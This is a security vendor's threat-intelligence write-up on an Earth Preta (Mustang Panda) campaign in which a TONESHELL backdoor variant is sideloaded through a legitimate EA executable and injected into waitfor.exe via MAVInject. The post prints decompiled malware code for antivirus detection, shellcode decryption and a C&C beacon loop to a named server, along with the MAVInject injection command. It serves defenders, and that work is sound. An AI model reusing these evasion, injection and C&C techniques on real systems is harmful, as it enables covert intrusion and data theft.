Earth Preta Mixes Legitimate and Malicious Components to Sidestep Detection

: 2/18/2025

Cyber Threats

Our Threat Hunting team discusses Earth Preta's latest technique, in which the APT group leverages MAVInject and Setup Factory to deploy payloads, and maintain control over compromised systems.

By: Nathaniel Morales, Nick Dai February 18, 2025 Read time: 5 min (1419 words)

Note: We have made some revisions to this post to clarify the behavior of this threat.

Summary

- Researchers from Trend Micro's Threat Hunting team discovered that Earth Preta, also known as Mustang Panda, uses the Microsoft Application Virtualization Injector to inject payloads into waitfor.exe whenever an ESET antivirus application is detected.
- They utilize Setup Factory to drop and execute the payloads for persistence and to avoid detection.
- The attack involves dropping multiple files, including legitimate executables and malicious components, and deploying a decoy PDF to distract the victim.
- Earth Preta's malware, a variant of the TONESHELL backdoor, is sideloaded with a legitimate Electronic Arts application and communicates with a command-and-control server for data exfiltration.

Trend Micro's Threat Hunting team has come across a new technique employed by Earth Preta, also known as Mustang Panda. Earth Preta's attacks have been known to focus on the Asia-Pacific region: More recently, one campaign used a variant of the DOPLUGS malware to target Taiwan, Vietnam, Malaysia, among other countries. The group, which favors phishing in their campaigns and tends to target government entities, has had over 200 victims since 2022.

This advanced persistent threat (APT) group has been observed leveraging a Windows utility that's able to inject code into external processes called the Microsoft Application Virtualization Injector (MAVInject.exe). This injects Earth Preta's payload into a Windows utility that's used to sending or waiting for signals between networked computers., waitfor.exe, when an ESET antivirus application is detected running. Additionally, Earth Preta utilizes Setup Factory, an installer builder for Windows software, to drop and execute the payload; this enables them to evade detection and maintain persistence in compromised systems.

Detailed analysis

In Earth Preta’s attack chain, the first malicious file, IRSetup.exe, is used to drop multiple files into the ProgramData/session directory (Figure 1). These files include a combination of legitimate executables and malicious components (Figure 2).




Figure 1. Earth Preta’s kill chain
download




Figure 2. Files dropped by IRSetup.exe
download

A decoy PDF designed to target Thailand-based users is also executed, likely to distract the victim while the malicious payload is deployed in the background (Figure 3). The fraudulent document asks for the reader’s cooperation in creating a whitelist of phone numbers to aid in the development of an anti-crime platform, allegedly a project supported by multiple government agencies.

This technique aligns with Earth Preta's previous campaigns, in which they used spear-phishing emails to target victims and executed a decoy PDF to divert attention while the malicious payload was deployed in the background.




Figure 3. Decoy PDF (left) and translated text (right)
download

The dropper malware then executes OriginLegacyCLI.exe, a legitimate Electronic Arts (EA) application, to sideload EACore.dll, a modified variant of the TONESHELL backdoor used by Earth Preta, shown in Figure 4.





Figure 4. Loading the malicious DLL
download

TONESHELL backdoor – EACore.dll

EACore.dll contains multiple export functions, as shown below in Figure 5, but all of them point to the same malicious function.



Up	p	AgentAdd_0+28	call	sub_6B7F34B8
Up	p	AgentRemove_0+28	call	sub_6B7F34B8
Up	p	AgentTaskAdd_0+28	call	sub_6B7F34B8
Up	p	AgentTaskRemove_0+28	call	sub_6B7F34B8
Up	p	AgentTaskStatusGet_0+28	call	sub_6B7F34B8
Up	p	AgentTaskStatusSet_0+28	call	sub_6B7F34B8
Up	p	Command_0+28	call	sub_6B7F34B8
Up	p	Connect_0+28	call	sub_6B7F34B8
Up	p	Connect3_0+28	call	sub_6B7F34B8
Up	p	Disconnect_0+28	call	sub_6B7F34B8
Up	p	IsConnected_0+28	call	sub_6B7F34B8
Up	p	ItemClearCache_0+28	call	sub_6B7F34B8
Up	p	ItemDecryptCancel_0+28	call	sub_6B7F34B8
Up	p	ItemDecryptStart_0+28	call	sub_6B7F34B8
Up	p	ItemDownloadCancel_0+28	call	sub_6B7F34B8
Up	p	ItemDownloadStart_0+28	call	sub_6B7F34B8
Up	p	ItemDownloadTogglePaus...	call	sub_6B7F34B8
Up	p	ItemEnumPatches_0+28	call	sub_6B7F34B8
Up	p	ItemGetStatus_0+28	call	sub_6B7F34B8
Up	p	ItemInstallStart_0+28	call	sub_6B7F34B8
Up	p	ItemInstallStartBatch_0+28	call	sub_6B7F34B8
Up	p	ItemUnpackCancel_0+28	call	sub_6B7F34B8
Up	p	ItemUnpackStart_0+28	call	sub_6B7F34B8
	p	ItemUse_0+28	call	sub_6B7F34B8
D...	p	StateGet_0+28	call	sub_6B7F34B8
D...	p	StateSetProperty_0+28	call	sub_6B7F34B8
D...	p	StateSetTag_0+28	call	sub_6B7F34B8
D...	p	UserEnumContent_0+28	call	sub_6B7F34B8
D...	p	UserGetEntitlements_0+28	call	sub_6B7F34B8
D...	p	UserGetNames_0+28	call	sub_6B7F34B8
D...	p	UserIsLoggedIn_0+28	call	sub_6B7F34B8
D...	p	UserLogin_0+28	call	sub_6B7F34B8
D...	p	UserLogout_0+28	call	sub_6B7F34B8
D...	p	ViewSetContentFilters_0+28	call	sub_6B7F34B8

Figure 5. Export functions of EACore.dll

download

One of the functions checks if either ekrn.exe or egui.exe, both associated with ESET antivirus applications, are running on the machine (Figure 6). If either process is detected, the malware registers EACore.dll using regsvr32.exe to execute the DLLRegisterServer function (Figure 7).

```
char check_ESET_running_sub_10008620()
{
  unsigned int i; // [esp+D0h] [ebp-154h]
  PROCESSENTRY32 pe; // [esp+DCh] [ebp-148h] BYREF
  HANDLE hSnapshot; // [esp+20Ch] [ebp-18h]
  char *Str2[3]; // [esp+218h] [ebp-Ch]

  __CheckForDebuggerJustMyCode(&unk_100D8013);
  Str2[0] = "ekrn.exe";
  Str2[1] = "egui.exe";
  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  if ( hSnapshot == (HANDLE)-1 )
    return 0;
  pe.dwSize = 296;
  if ( Process32First(hSnapshot, &pe) )
  {
    do
    {
      for ( i = 0; i < 2; ++i )
      {
        if ( !j__strcmp(pe.szExeFile, Str2[i]) )
        {
          CloseHandle(hSnapshot);
          return 1;                                 // return 1 if either ekrn.exe or egui.exe is running
        }
      }
    }
    while ( Process32Next(hSnapshot, &pe) );
  }
  CloseHandle(hSnapshot);
  return 0;
}
```

Figure 6. Checking of ESET process

download

```
__CheckForDebuggerJustMyCode(byte_6E3D8013);
v2 = 0;
if ( j_check_ESET_running_sub_10008620() )
{
  j__memset(Filename, 0, 0x208u);
  BaseAddress = GetBaseAddress();
  GetModuleFileNameW(BaseAddress, Filename, 0x104u);
  if ( !CreateProcess_sub_6B7F7370(L"c:\\windows\\System32\\regsvr32.exe", Filename, &v2, 0, 0, 0) )
    sub_6E303B8E();
}
```

Figure 7. Running via regsvr32.exe

download

The DLLRegisterServerexport will then execute waitfor.exe. MAVInject.exe, which is capable of proxy execution of malicious code by injecting to a running process, is then used to inject the malicious code into it (Figure 8) via the following command:

Mavinject.exe <Target PID> /INJECTRUNNING <Malicious DLL>

It is possible that Earth Preta used MAVInject.exe after testing the execution of their attack on machines that used ESET software.




Figure 8. Function used to inject malicious code to waitfor.exe

download

Exception handler

The malware also implements an exception handler (Figure 9) that activates when ESET applications are not found, allowing it to proceed with its payload. Instead of injecting the malicious code via MAVInject.exe, it directly injects its code into waitfor.exeusing WriteProcessMemory and CreateRemoteThreadEx APIs (Figure 10).




Figure 9. Setting up the structured exception handler

download




Figure 10. Code injection function (top) and injected code in waitfor.exe (bottom)
download

C&C communication

The malware decrypts the shellcode stored in the .data section (Figure 11), where it will contain the functions to communicate with its C&C server, *www[.]militarytc[.]com:443* (Figure 12).

```
unsigned int __cdecl decrypt_sub_6B7F8D10(int a1, unsigned int a2)
{
  unsigned int result; // eax
  unsigned int k; // [esp+D0h] [ebp-38h]
  unsigned int j; // [esp+DCh] [ebp-2Ch]
  unsigned int i; // [esp+E8h] [ebp-20h]
  char v6[20]; // [esp+F4h] [ebp-14h] BYREF

  __CheckForDebuggerJustMyCode(byte_6B8C8013);
  qmemcpy(v6, "a %A'!\v", 7);
  v6[7] = '\x10';
  v6[8] = 'Q';
  v6[9] = '\v';
  v6[10] = ':';
  v6[11] = 'E';
  v6[12] = '\r';
  v6[13] = 'N';
  v6[14] = '\x1A';
  v6[15] = 'b';
  for ( i = 0; i < a2; ++i )
    *(i + a1) ^= v6[i % 0x10];
  for ( j = 0; j < a2; ++j )
    *(j + a1) ^= v6[(j + 1) % 0x10];
  for ( k = 0; ; ++k )
  {
    result = k;
    if ( k >= a2 )
      break;
    *(k + a1) ^= v6[(k + 7) % 0x10];
  }
  return result;
}
```

Figure 11. Function containing the decryption of shellcode

download

```
result = CreateEvent_sub_6B8BC4C5(result);
if ( result )
{
  *(v4 + 4) = *a1;
  *(v4 + 8) = a1[1];
  *(v4 + 12) = a1[2];
  *(v4 + 16) = a1[3];
  CreateFile_sub_6B8BE6A5(v4);
  WSA_startup_sub_6B8BEEB5(v4);
  v3 = 0;
  while ( 1 )
  {
    if ( !v3 || v3 >= 1800 )
    {
      v3 = 0;
      get_addrinfo_sub_6B8BF035(v4);        // www.militarytc[.]com:443
    }
    if ( socket_connect_sub_6B8BEEF5(v4) )  // establish connection
    {
      if ( !switch_cases_sub_6B8BC2A5(v4) ) // switch cases
        sub_6B8BEFF5(v4);
      v3 += 70;
      (*(v4 + 1872))(70000);                // sleep
    }
    else
    {
      sub_6B8BEFF5(v4);
      v3 += 70;
      (*(v4 + 1872))(70000);
    }
  }
}
```

Figure 12. Function to communicate with C&C server

download

The malware communicates with the command-and-control (C&C) server through the ws2_32.send API call. It generates a random identifier, gathers the computer name, and sends this information to the C&C server. The C&C protocol is similar to that of its previous variant, as outlined in our past research. However, this variant involves some minor changes. For example, the generated victim ID is now stored to current_directory\CompressShaders for persistence. Also, the handshake packet is slightly different, as shown in Table 1.

Offset	**Size**	**Name**	**Description**
0x0	0x3	magic	17 03 03
0x3	0x2	size	The payload size
0x5	0x100	key	The payload encryption key
0x105	0x10	victim_id	The unique victim ID (generated by CoCreateGuid)
0x115	0x1	reserved	
0x116	0x4	hostname_length	The length of the hostname
0x11A	hostname_length	hostname	The hostname

Table 1. Contents of the sent data

The command codes are also slightly different. In this variant, all of the debug strings are removed. It supports command codes 4 through 19 and has the following capabilities:

- Reverse shell
- Delete file
- Move file




Figure 13. Information sent to C&C server
download

Attribution to Earth Preta

For attribution, we believe this variant is more likely associated with Earth Preta. It was distributed using similar TTPs (spear-phishing) and works like the earlier variant mentioned in our previous entry on Earth Preta. It employs CoCreateGuid to generate a unique victim ID, which is stored in a standalone file — a behavior not observed in earlier variants. Additionally, the same C&C server was linked to another sample attributed to Earth Preta, and the shared CyberChef formula still successfully decrypts the packet being sent. Based on these factors, we attribute this variant to Earth Preta with medium confidence.

Trend Vision One

Trend Vision One™ is a cybersecurity platform that simplifies security and helps enterprises detect and stop threats faster by consolidating multiple security capabilities, enabling greater command of the enterprise’s attack surface, and providing complete visibility into its cyber risk posture. The cloud-based platform leverages AI and threat intelligence from 250 million sensors and 16 threat research centers around the globe to provide comprehensive risk insights, earlier threat detection, and automated risk and threat response options in a single solution.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights within Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

- Earth Preta Mixes Legitimate and Malicious Components to Sidestep Detection

Trend Vision One Threat Insights App

- Threat Actors: Earth Preta
- Emerging Threats: Earth Preta Mixes Legitimate and Malicious Components to Sidestep Detection

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Project Injection to waitfor.exe with hardcoded parameter used by Earth Preta

processFilePath:*ProgramData\\session\\OriginLegacyCLI.exe AND objectCmd:*Windows\\SysWOW64\\waitfor.exe\" \"Event19030000000\" AND tags: "XSAE.F8404"

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabled.

Conclusion

